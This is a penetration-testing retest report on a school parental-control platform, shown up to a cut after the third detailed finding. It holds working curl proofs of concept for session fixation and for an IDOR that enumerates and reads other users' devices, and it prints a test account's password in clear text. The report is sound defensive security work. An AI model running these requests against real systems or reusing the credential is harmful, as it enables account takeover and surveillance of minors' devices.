



JIRATEK
CIBERSEGURIDAD

PENETRATION TESTING REPORT

Web Security Retest – IMTLazarus Platform

REPORT DETAILS

CLIENT	IMTLazarus
REPORT DATE	2026-07-26
LEAD AUDITOR	Mario Álvarez Fernández
CONTACT	ruben@jiratek.com

CONFIDENTIAL DOCUMENT. This report contains sensitive information about the security of the client. Its total or partial distribution without express written authorization is prohibited.

Table of Contents

Executive Summary	3
Methodology and Scope	5
Findings Summary	6
Vulnerability Details	9
Session Fixation (Medium)	9
Missing usage limits and verbose errors in the AI chatbot (Medium)	12
Object-level Broken Access Control (IDOR/BOLA) in `ajax-devicecontrol`: monitoring of other users' devices (Medium)	14
Debug information disclosure and unhandled exception in administration sections (`adm_basefilters`, `adm_ios_aula`) (Medium)	18
Unauthenticated reflected XSS in the YouTube filter simulator (`api/ajax-testfilters/index.php`) (Medium)	23
Write IDOR in `set_personal_group_info`: a teacher assigns other users' devices to their class and controls them from the classroom (Medium)	28
Missing rate limiting on login (Medium)	32
Device inventory disclosure via `ajax-groups` (IDOR / ignored `group` parameter) (Medium)	34
User enumeration via response-time difference in password recovery (Low)	37
Document History	40
Legal Notice and Confidentiality	40

Executive Summary

IMTLazarus is a web platform for parental control, content filtering and governance of Internet and Artificial Intelligence usage, aimed at educational institutions. By its very nature it handles minors' data and acts as a safeguarding control that schools rely on, which directly raises the criticality of any security weakness detected.

This document is the **retest report** for the web security audit delivered on **20 July 2026**. Its main goal is to verify whether the vulnerabilities reported in that assessment have been remediated by the client. The retest was carried out on **26 July 2026** against the IMTLazarus application (auditest.imtlazarus.com), reproducing the original proof-of-concept tests with the *teacher* and *administrator* role accounts, and extending the review of the authenticated attack surface.

Retest result

The client has made a **remarkable remediation effort**. The correction of **all High severity findings** from the original report has been verified, including:

- **SQL Injection (SQLi)**: every affected endpoint now uses parameterized queries; breaking payloads no longer produce errors, time delays (`SLEEP`) or boolean bypasses.
- **Systemic Broken Access Control (BAC)**: authorization is now enforced server-side; the *teacher* role receives *Restricted Area* / HTTP 403 on the administration panels and endpoints (dashboard, risk catalogue, AI governance, exports and `download.php`).
- **Stored Cross-Site Scripting**: input is now stored and rendered encoded (`<...>`), rendering it inert.

Additionally, the **CSRF that disabled two-factor authentication (2FA)**, the **CSRF in the Google Classroom OAuth flow**, the **open redirect**, the **CSV formula injection**, the **missing HTTP security headers** and the **email configuration (DMARC/SPF)** were fixed, among others. As a result, the most severe exploitation chains of the original report — full compromise of the `lazarus` database and privilege escalation from teacher to administrator — **are now closed**.

During the retest, in addition to re-verifying the original findings, **three new weaknesses** were identified: object-level access control issues (IDOR/BOLA) affecting device management, which were not present in the original report and are documented here.

Residual risk assessment

After remediation, the residual risk drops to **MEDIUM**. There are no longer any High severity findings or full tenant compromise chains. Nevertheless, **nine weaknesses** of medium and low severity remain and should be resolved to complete the platform hardening.

Summary of pending findings

Severity	#
High	0
Medium	8

Severity	#
Low	1

New findings detected during the retest (device access control):

1. **Write IDOR in `set_personal_group_info`** (Medium): a teacher can add a device that does not belong to them to their "class" and, from there, monitor it and act on it from the classroom view (navigation, messages, filters).
2. **IDOR in `ajax-devicecontrol`** (Medium): a teacher with no assigned devices can read data from any device in the institution (email, OS, status...) by supplying its `id`.
3. **Device inventory disclosure via `ajax-groups`** (Medium): the full device inventory of the institution (friendly name and enrollment identifier) is exposed to the teacher role, ignoring the `group` parameter.

Original report findings that remain uncorrected:

4. **Reflected XSS** in the YouTube filter simulator — partially mitigated (it now requires a session), but the fields are still reflected unescaped and executed via `.html()` in an authenticated user's session.
5. **Debug information disclosure** (`var_dump` of the permission logic) and an unhandled exception in `adm_basefilters` / `adm_ios_aula`.
6. **Lack of usage limits and verbose errors** in the AI chatbot.
7. **Lack of rate limiting** on login.
8. **Session fixation**: the session identifier (`PHPSESSID`) is not regenerated after login.
9. **User enumeration** through response-time differences in the password recovery flow (*low severity*).

Pending recommendations

1. In `set_personal_group_info` and `get_personal_group_info`, verify server-side that the devices and groups handled belong to the authenticated supervisor's scope, without trusting the `id` values (`device`, `group`) sent by the client.
2. Apply the same object ownership check in `ajax-devicecontrol` (mirroring the one already enforced by `ajax-deviceinfo`).
3. Escape the output of the YouTube filter simulator and replace `.html()` with safe text insertion.
4. Remove the debug code (`var_dump`) from production and catch the exception in the affected sections.
5. Enforce AI chatbot usage limits server-side and do not expose the AI provider's internal errors to the user.
6. Apply rate limiting / progressive logout on login.
7. Regenerate the session identifier (`session_regenerate_id(true)`) after each successful authentication.
8. Normalize the response times of the password recovery flow and always return a generic response.

Scope note: findings relating to the corporate WordPress site (`imtlazarus.com` / `www.imtlazarus.com`) and to the AI gateway (`andy.imtlazarus.com`) are out of scope for this retest document.

Methodology and Scope

Methodology

This document is a **retest** of the security audit delivered on 20 July 2026. Each proof-of-concept (PoC) from the original report was reproduced, one by one, to determine its current status (fixed or pending), using the **OWASP Web Security Testing Guide (WSTG)** and the **OWASP Top 10 (2021)** as a reference, and calculating severity with **CVSS v3.1**.

A **grey-box** approach was applied with the test credentials provided by the client for two roles:

- A **low-privilege** account (*teacher* role, `profesor@lazarus.imt`).
- An **administrator** account (`auditest`), used to confirm the actual scope of the remediation (for example, to verify that a SQL injection is parameterized also for the role with legitimate access to the endpoint).

Scope

This retest report focuses on the IMTLazarus application, the only asset with pending findings:

Asset	Description
<code>auditest.imtlazarus.com</code>	IMTLazarus web application (test environment) — subject of this retest

During the retest, remediation of the rest of the original report's surface was also re-verified (corporate WordPress site, `my.imtlazarus.com` API, AI gateway `andy.imtlazarus.com` and the domain's email configuration). Details of those assets are out of scope for this document.

Limitations

Testing was carried out with the client's prior consent, prioritizing the integrity and availability of the systems. **No destructive actions or bulk extraction of real data were performed**; verification was limited to the minimal PoCs needed to determine the status of each finding. Any test data generated during the checks (risk terms, configuration changes) was removed or restored at the end of each verification.

Tools used

Standard industry tools were used, including: **curl**, a browser with developer console, **sqlmap** and **Burp Suite** (injection verification), and public verification services such as **securityheaders.com** and **mail-tester.com**.

Findings Summary

During this assessment, a total of **9** vulnerabilities were identified: **8 Medium**, **1 Low**. Their distribution by severity is summarized in the chart below and in the following table.




Figure 1 – Distribution of identified vulnerabilities by severity

Tabular summary of all identified vulnerabilities:

Vulnerability	Severity	Status
Session Fixation	Medium	Open
Missing usage limits and verbose errors in the AI chatbot	Medium	Open
Object-level Broken Access Control (IDOR/ BOLA) in `ajax-devicecontrol`: monitoring of other users' devices	Medium	Open
Debug information disclosure and unhandled exception in administration sections (`adm_basefilters`, `adm_ios_aula`)	Medium	Open
Unauthenticated reflected XSS in the YouTube filter simulator (`api/ajax-testfilters/index.php`)	Medium	Partially Resolved
Write IDOR in `set_personal_group_info`: a teacher assigns other users' devices to their class and controls them from the classroom	Medium	Open

Vulnerability	Severity	Status
Missing rate limiting on login	Medium	Open
Device inventory disclosure via `ajax-groups` (IDOR / ignored `group` parameter)	Medium	Open
User enumeration via response-time difference in password recovery	Low	Open

All identified vulnerabilities are listed below with a brief description:

1. Session Fixation (Medium: 6.8)

Affects: `/lazarus/access.php` · `/lazarus/login.php` · PHP session management
The application does not regenerate the session identifier (PHPSESSID) after a successful login. An attacker who manages to fix a known PHPSESSID on the victim obtains full access to the account once the victim authenticates, without ever knowing the password.

2. Missing usage limits and verbose errors in the AI chatbot (Medium: 6.5)

Affects: IMTLazarus platform AI chatbot
The AI chatbot enforces no usage limitation when the tokens/credits are exhausted and shows internal error messages directly to the user. This affects service availability and may have a financial impact.

3. Object-level Broken Access Control (IDOR/BOLA) in `ajax-devicecontrol`: monitoring of other users' devices (Medium: 6.5)

Affects: `POST /lazarus/api/ajax-devicecontrol/index.php` — `device` parameter
(datatypes: `basic_data`, `information`, `status`, `location`, `last_thumbnails`, `last_thumbnails_metadata`, `installed_apps`, `application_usage`, `tabs`, `downloads`, `extensions`, `chat`, `monitor`, `set_register_outside_info`)
The `POST /lazarus/api/ajax-devicecontrol/index.php` endpoint does not check that the device supplied in the `device` parameter belongs to the authenticated supervisor. A low-privilege teacher account with no assigned devices can supply any device ID in the institution and obtain its data (email, OS, status) and invoke the remaining monitoring functions (location, screenshots, installed apps, tabs, etc.), as well as enumerate valid identifiers. New finding detected during the retest.

4. Debug information disclosure and unhandled exception in administration sections (`adm\_basefilters`, `adm\_ios\_aula`) (Medium: 5.4)

Affects:

- `GET /lazarus/main.php?seccion=adm_basefilters`
- `GET /lazarus/main.php?seccion=adm_ios_aula`
- Generally, any `GET /lazarus/main.php?seccion=X` leaks the same debugging `var_dump()` to any authenticated user

Any authenticated user (including the lowest-privilege 'teacher' role) can access `main.php?seccion=adm_basefilters` and `main.php?seccion=adm_ios_aula` and cause the server to leak, via a debugging `var_dump()` left in production, the internal structure of the application's permission arrays (`SEC_GEN`, `SEC_WIN`, `SEC_IOS`). Additionally, on both routes the HTML response is left incomplete (without the `</body></html>` closing tag) instead of showing the content or the usual 'Restricted Area' notice, evidencing an uncaught server exception. The behaviour is identical with the administrator account, so it does not depend on privilege level: it is an application flaw, not an access-control issue.

5. Unauthenticated reflected XSS in the YouTube filter simulator (``api/ajax-testfilters/index.php``) (Medium: 5.4)

Affects:

- `POST /lazarus/api/ajax-testfilters/index.php (seccion=2, unauthenticated)`
- `main.php?seccion=ges_webfilters` — simulator, 'YouTube Videos' tab (teacher role)
- `main.php?seccion=adm_webfilters` — same simulator (administrator role)

The 'YouTube Videos' simulator of the filter-check modal (available both in `ges_webfilters` for the teacher and `adm_webfilters` for the administrator) calls a different, older endpoint than the rest of the application (`api/ajax-testfilters/index.php`) that requires neither a session nor any token (`hash`). This endpoint queries the YouTube API live and returns the video ID, title, description and tags **without escaping any character**; the JavaScript of both pages inserts those fields directly into the DOM via jQuery's `.html()`, allowing arbitrary HTML/JavaScript execution in the session of whoever uses the simulator.

6. Write IDOR in ``set_personal_group_info``: a teacher assigns other users' devices to their class and controls them from the classroom (Medium: 5.4)

Affects:

- `POST /lazarus/api/ajax-groups/index.php — action=set_personal_group_info, devices` parameter (ownership not validated)
- Chained with `POST /lazarus/api/ajax-aula/index.php` (classroom control) over the assigned device

The `POST /lazarus/api/ajax-groups/index.php` endpoint with `action=set_personal_group_info` does not validate ownership of the devices being assigned. A teacher can add a device that does not belong to them to their class and, from there, monitor it and control it from the classroom (browsing activity, messages, filters). It turns the read IDOR into device control. New finding detected during the retest.

7. Missing rate limiting on login (Medium: 5.3)

Affects: `POST /lazarus/login.php`

The authentication endpoint applies no limitation on the number of attempts, which facilitates brute-force and password spraying attacks.

8. Device inventory disclosure via ``ajax-groups`` (IDOR / ignored ``group`` parameter) (Medium: 4.3)

Affects: `POST /lazarus/api/ajax-groups/index.php — action=get_personal_group_info, group` parameter (ignored)

The `POST /lazarus/api/ajax-groups/index.php` endpoint with `action=get_personal_group_info` ignores the `group` parameter (it returns the same result even for non-existent groups) and applies no object-level authorization: a teacher account with no assigned devices obtains the full device inventory of the institution (friendly name and enrollment identifier). This is inconsistent with other endpoints that do deny the teacher those devices. New finding detected during the retest.

9. User enumeration via response-time difference in password recovery (Low: 3.7)

Affects: `POST /lazarus/recoverypass.php?funcion=step2 — email` parameter

The password recovery flow (`recoverypass.php`) reveals whether an email is registered on the platform through a clearly distinguishable response-time difference (~2.5-3.4s for valid emails versus ~0.2s for non-existent ones), as well as a different HTTP status code (200 versus 503). This allows an unauthenticated attacker to enumerate valid accounts of the institution.

Vulnerability Details

1. Session Fixation

Medium CVSS Score: **6.8**

Affects: /lazarus/access.php · /lazarus/login.php · PHP session management

Quick Recommendation: Regenerate the session identifier immediately after a successful login (session_regenerate_id).

Summary

The application does not regenerate the session identifier (PHPSESSID) after a successful login. An attacker who manages to fix a known PHPSESSID on the victim obtains full access to the account once the victim authenticates, without ever knowing the password.

Technical Description and Evidence

The flaw is demonstrated in three steps:

Step 1. The attacker obtains a valid PHPSESSID without authenticating:

```
curl -s -c cookies_pre.txt -o access_page.html https://auditest.imtlazarus.com/lazarus/access.php
```




Figure 2 – The attacker obtains a valid PHPSESSID by visiting access.php without authenticating

Step 2. That same PHPSESSID is used for the victim's login:

```
CSRF=$(grep -oP 'csrf_token[>]*value="\K[^"]+' access_page.html | head -1)
curl -s -b cookies_pre.txt -c cookies_post.txt -i \
  --data-urlencode "csrf_token=$CSRF" \
  --data-urlencode "email=profesor@lazarus.imt" \
  --data-urlencode "password=Auditest1602!" \
  --data-urlencode "commit=" \
  https://auditest.imtlazarus.com/lazarus/login.php
```

```
~/Escritorio
CSRF=$(grep -oP 'csrf_token[>]*value="\K[^"]+' access_page.html | head -1)
curl -s -b cookies_pre.txt -c cookies_post.txt -i \
  --data-urlencode "csrf_token=$CSRF" \
  --data-urlencode "email=profesor@lazarus.imt" \
  --data-urlencode "password=Auditest1602!" \
  --data-urlencode "commit=" \
  https://auditest.imtlazarus.com/lazarus/login.php
```

Figure 3 – The previous PHPSESSID is reused to authenticate the victim

```
~/Escritorio (0.286s)
CSRF=$(grep -oP 'csrf_token[>]*value="\K[^"]+' access_page.html | head -1)
curl -s -b cookies_pre.txt -c cookies_post.txt -i \
  --data-urlencode "csrf_token=$CSRF" \
  --data-urlencode "email=profesor@lazarus.imt" \
  --data-urlencode "password=Auditest1602!" \
  --data-urlencode "commit=" \
  https://auditest.imtlazarus.com/lazarus/login.php

HTTP/1.1 302 Found
Server: nginx
Date: Fri, 17 Jul 2026 10:34:20 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ./main.php

~/Escritorio
```

Figure 4 – The login completes successfully (HTTP 302 → main.php)

Step 3. The attacker reuses their ORIGINAL cookie (the one from step 1):

```
curl -s -b cookies_pre.txt https://auditest.imtlazarus.com/lazarus/main.php -w "HT
TP %{http_code}\n"
```

Result: **HTTP 200** with the full HTML of the authenticated dashboard, containing `profesor@lazarus.imt` and the `logout.php` link. The cookie the attacker obtained **before** any login grants full access to the victim's account.

```
// CONTROLAR EL Z-INDEX
$(function(){
  var maxZ = Math.max.apply(null,$.map($('body > *'), function(e,n){
    if($(e).css('position')=='absolute')
      return parseInt($(e).css('z-index'))||1;
    })
  );
  //maxZ++;
  global_z_index = maxZ + 1;
  // $("#muestra_aviso_modal").css('z-index', maxZ);
  console.log("z-index: "+maxZ);
  console.log("g-z-index: "+global_z_index);
});
// CONTROLAR EL Z-INDEX
</script>
</div>

</body>
</html>
HTTP 200

~/Escritorio
curl -s -b cookies_pre.txt https://auditest.imtlazarus.com/lazarus/main.php -w "HTTP %{http_code}\n"
```

Figure 5 – The attacker's original cookie accesses the authenticated dashboard (HTTP 200)

```
~/Escritorio (0.734s)
curl -s -b cookies_pre.txt https://auditest.imtlazarus.com/lazarus/main.php -w "HTTP %{http_code}\n" | grep logout
<li id="control-logout" data-toggle="tooltip-cabecera-grupo" data-placement="bottom" title="Cerrar Sesión" >
  <a href="logout.php">
```

Figure 6 – The response contains the victim's session (logout.php link)

Impact

If the attacker manages to fix a known PHPSESSID in the victim's browser (for example, through another client-side flaw or a crafted link), they will gain **full control of the account** as soon as the victim logs in, without ever needing their credentials.

Recommendation

- Regenerate the session identifier with `session_regenerate_id(true)` **immediately after** a successful login.
- Invalidate the previous session and issue a new cookie after the privilege-level change.
- Configure session cookies with `HttpOnly`, `Secure` and `SameSite`.
- Set a reasonable expiration and invalidate the session server-side on logout.

References

- https://owasp.org/www-community/attacks/Session_fixation
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

2. Missing usage limits and verbose errors in the AI chatbot

Medium CVSS Score: **6.5**

Affects: IMTLazarus platform AI chatbot

Quick Recommendation: Implement server-side usage limits (rate/quota) and handle errors with generic messages.

Summary

The AI chatbot enforces no usage limitation when the tokens/credits are exhausted and shows internal error messages directly to the user. This affects service availability and may have a financial impact.

Technical Description and Evidence

The chatbot shows internal error messages directly to the user and applies no limitation when the usage tokens or credits are exhausted:




Figure 7 – The chatbot exposes the AI provider's error ("You exceeded your current quota...") directly to the user

The response leaks provider information (quotas, links to the AI provider's billing documentation) and shows that **there is no server-side consumption control**.

Impact

- **Availability:** a user can exhaust the institution's AI credits, leaving the service unusable for everyone else.
- **Financial:** if the AI provider bills by consumption, the abuse generates a direct cost.
- **Information disclosure:** the verbose error messages reveal details of the underlying AI infrastructure.

Recommendation

- Implement **server-side usage limits and quotas** per user and per tenant (do not rely on client-side controls).
- Catch provider errors and show the user **generic messages**, logging the detail only on the server.
- Define consumption alerts and thresholds to detect abuse.

References

- <https://owasp.org/www-project-top-10-for-large-language-model-applications/>
- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

3. Object-level Broken Access Control (IDOR/BOLA) in `ajax-devicecontrol`: monitoring of other users' devices

Medium CVSS Score: **6.5**

Affects: `POST /lazarus/api/ajax-devicecontrol/index.php` — `device` parameter (datatypes: `basic_data`, `information`, `status`, `location`, `last_thumbnails/last_thumbnails_metadata`, `installed_apps`, `application_usage`, `tabs`, `downloads`, `extensions`, `chat`, `monitor`, `set_register_outside_info`)

Quick Recommendation: Verify server-side that the requested `device` belongs to the authenticated supervisor's scope, replicating the check already enforced by `ajax-deviceinfo`.

Summary

The `POST /lazarus/api/ajax-devicecontrol/index.php` endpoint does not check that the device supplied in the `device` parameter belongs to the authenticated supervisor. A low-privilege teacher account with no assigned devices can supply any device ID in the institution and obtain its data (email, OS, status) and invoke the remaining monitoring functions (location, screenshots, installed apps, tabs, etc.), as well as enumerate valid identifiers. New finding detected during the retest.

Technical Description and Evidence

The `POST /lazarus/api/ajax-devicecontrol/index.php` endpoint, which handles querying and controlling managed devices (basic information, location, screenshots, installed applications, application usage, browsing tabs, downloads, extensions, chat, etc.), **does not verify that the device specified in the `device` parameter belongs to the authenticated supervisor**. This is a **Broken Object Level Authorization / IDOR (OWASP API1:2023, CWE-639)**: authorization is based solely on having a valid session and its `hash`, but it never checks ownership of the requested object (`device`).

As a result, a **teacher** account (the lowest-privilege role) **with no assigned devices** can supply the numeric identifier of **any** device in the tenant and obtain its data, as well as invoke the rest of the monitoring/control functions. Furthermore, the differential behaviour for valid identifiers (which return data) versus non-existent ones (which return `null`) allows **enumeration** of the existing `device` IDs.

This is a **new** flaw, not included in the original report, and independent of the systemic *Broken Access Control* already remediated (which covered the `main.php` sections and other `system/eng-*` endpoints).

Reproduction

Step 1 — Authenticate as a teacher, obtain the session `hash`, and confirm the account has NO devices of its own:

```

CSRF=$(curl -s -c c.txt https://auditest.imtlazarus.com/lazarus/access.php | grep
-oE 'name="csrf_token"[^>]*value="[a-fA-F0-9]{32,}"' | grep -oE '[a-fA-F0-9]
{32,}' | head -1)
curl -s -b c.txt -c c.txt -o /dev/null --data-urlencode "csrf_token=$CSRF" --data-
urlencode 'email=profesor@lazarus.imt' --data-urlencode 'password=*****' --
data-urlencode 'commit=' https://auditest.imtlazarus.com/lazarus/login.php
HASH=$(curl -s -b c.txt https://auditest.imtlazarus.com/lazarus/main.php | grep -
oE 'temp_hash[^a-f0-9]+[a-f0-9]{32}' | grep -oE '[a-fA-F0-9]{32}' | head -1); ech
o "HASH=$HASH"

curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "datamode=
select_multi_dispositivos" --data-urlencode "hash=$HASH" https://
auditest.imtlazarus.com/lazarus/system/eng-funciones-interfaz/index.php; echo
# -> {"status":"ok","msg":"","results":[]} (the teacher has no assigned devices)

```

Step 2 — IDOR: read data from other users' devices with `datatype=basic_data`:

```

for id in 130000 130001; do echo "-- device=$id --"; curl -s -b c.txt -H "X-
Requested-With: XMLHttpRequest" --data-urlencode "hash=$HASH" --data-urlencode "su
pervisor=26" --data-urlencode "device=$id" --data-urlencode "datatype=basic_data"
https://auditest.imtlazarus.com/lazarus/api/ajax-devicecontrol/index.php; echo; do
ne

```

For devices that **do not belong** to the teacher, the server returns their email, operating system and status:

```

-- device=130000 --
{"status":"ok","msg":"Basic info","display_info":"130000","email":"testing@lazarus
.imt","tipo":"otros","lastalive":"0","margen":1785079498}
-- device=130001 --
{"status":"ok","msg":"Basic info","display_info":"130001","email":"audit-device-
test@lazarus.imt","tipo":"windows","lastalive":"0","margen":1785079498}

```

Enumeration of identifiers (valid → data, non-existent → `null`):

```

device=130000 -> {"status":"ok","msg":"Basic
info","display_info":"130000","email":"testing@lazarus.imt",...}
device=130001 -> {"status":"ok","msg":"Basic
info","display_info":"130001","email":"audit-device-test@lazarus.imt",...}
device=130002 -> null
device=100000 -> null
device=1 -> null

```

```
~/Desktop/api-lab (0.616s)
for id in 130000 130001 130002 100000 1; do echo "-- device=$id --"; curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "hash=$HASH" --data-urlencode "supervisor=26" --data-urlencode "device=$id" --data-urlencode "datatype=basic_data" https://auditest.imtlazarus.com/lazarus/api/ajax-devicecontrol/index.php; echo; done

-- device=130000 --
{"status":"ok","msg":"Basic info","display_info":"130000","email":"testing@lazarus.imt","tipo":"otros","lastalive":"0","margen":1785079498}
-- device=130001 --
{"status":"ok","msg":"Basic info","display_info":"130001","email":"audit-device-test@lazarus.imt","tipo":"windows","lastalive":"0","margen":1785079498}

~/Desktop/api-lab (1.416s)
for id in 130000 130001 130002 100000 1; do printf "device=%-7s -> " "$id"; curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "hash=$HASH" --data-urlencode "supervisor=26" --data-urlencode "device=$id" --data-urlencode "datatype=basic_data" https://auditest.imtlazarus.com/lazarus/api/ajax-devicecontrol/index.php | head -c 130; echo; done
device=130000 -> {"status":"ok","msg":"Basic info","display_info":"130000","email":"testing@lazarus.imt","tipo":"otros","lastalive":"0","margen":1785079498}
device=130001 -> {"status":"ok","msg":"Basic info","display_info":"130001","email":"audit-device-test@lazarus.imt","tipo":"windows","lastalive":"0","margen":1785079498}
device=130002 -> null
device=100000 -> null
device=1 -> null
```

Figure 8 – basic_data for the other users' devices 130000 and 130001 (leaked emails) and enumeration: valid IDs return data, non-existent ones null

Step 3 – Contrast and extended control surface. The sibling endpoint `ajax-deviceinfo` does validate ownership and rejects the teacher, which shows that the authorization control was implemented in some endpoints but **is missing in `ajax-devicecontrol`**:

```
curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "hash=$HASH" --data-urlencode "device=130001" https://auditest.imtlazarus.com/lazarus/api/ajax-deviceinfo/index.php; echo
# -> {"status":"ko","msg":"invalid parameters"}
```

The same foreign `device` is operable with the rest of the `datatype` values. With `datatype=location`, the server confirms `"operable":true` on the foreign device and also **leaks an internal debug block** (`supervisor_id`, `supervisor_level`, `supervisor_type`, `incenter`):

```
{"status":"ko","debug":{"supervisor_id":"26","supervisor_level":"4","supervisor_type":"1","device":"130001","incenter":"1"},"operable":true,"msg":"... Not location info available. ..."}
```

```
~/Desktop/api-lab (0.223s)
curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "hash=$HASH" --data-urlencode "device=130001" https://auditest.imtlazarus.com/lazarus/api/ajax-deviceinfo/index.php; echo
{"status":"ko","msg":"invalid parameters"}

~/Desktop/api-lab (0.342s)
curl -s -b c.txt -H "X-Requested-With: XMLHttpRequest" --data-urlencode "hash=$HASH" --data-urlencode "supervisor=26" --data-urlencode "device=130001" --data-urlencode "datatype=location" https://auditest.imtlazarus.com/lazarus/api/ajax-devicecontrol/index.php; echo
{"status":"ko","debug":{"supervisor_id":"26","supervisor_level":"4","supervisor_type":"1","device":"130001","incenter":"1"},"operable":true,"msg":"... Not location info available. ..."}
<i class='fas fa-map-marker-alt text-red' style='font-size: 35px; vertical-align: sub;'/>
```

Figure 9 – Contrast: `ajax-deviceinfo` rejects (invalid parameters) while `ajax-devicecontrol` with `datatype=location` processes the foreign device (`operable:true`) and leaks the debug block

The `datatype` values available on this endpoint include: `basic_data`, `information`, `status`, `location`, `last_thumbnails` / `last_thumbnails_metadata` (screenshots), `installed_apps`, `application_usage`, `tabs`, `downloads`, `extensions`, `chat`, `monitor` and `set_register_outside_info`. In the test tenant the devices are inactive (screenshots, apps and live location return empty), but **all** of them process the foreign `device` without any authorization rejection, so on a real deployment with active devices the exposure covers screenshots, location, installed applications, browsing tabs, downloads and other device activity.

Impact

- **Confidentiality (high):** any **teacher** account can enumerate and inspect **any device in the institution** without having it assigned, obtaining at least its email, operating system and status, and —on active devices— screenshots, location, installed applications and browsing activity. In a **minors'** safeguarding product, this means a teacher (or anyone who compromises a single teacher account) can monitor students' devices outside their supervision scope.
- **Internal information leak:** the `datatype=location` branch exposes a debug block (`supervisor_id`, `supervisor_level`, `supervisor_type`, `incenter`) that should not be shown to the client.
- It corresponds to **OWASP API1:2023 – Broken Object Level Authorization** and **CWE-639**. `ajax-deviceinfo` itself demonstrates the correct control, so the fix consists of replicating that ownership check in `ajax-devicecontrol`.

Recommendation

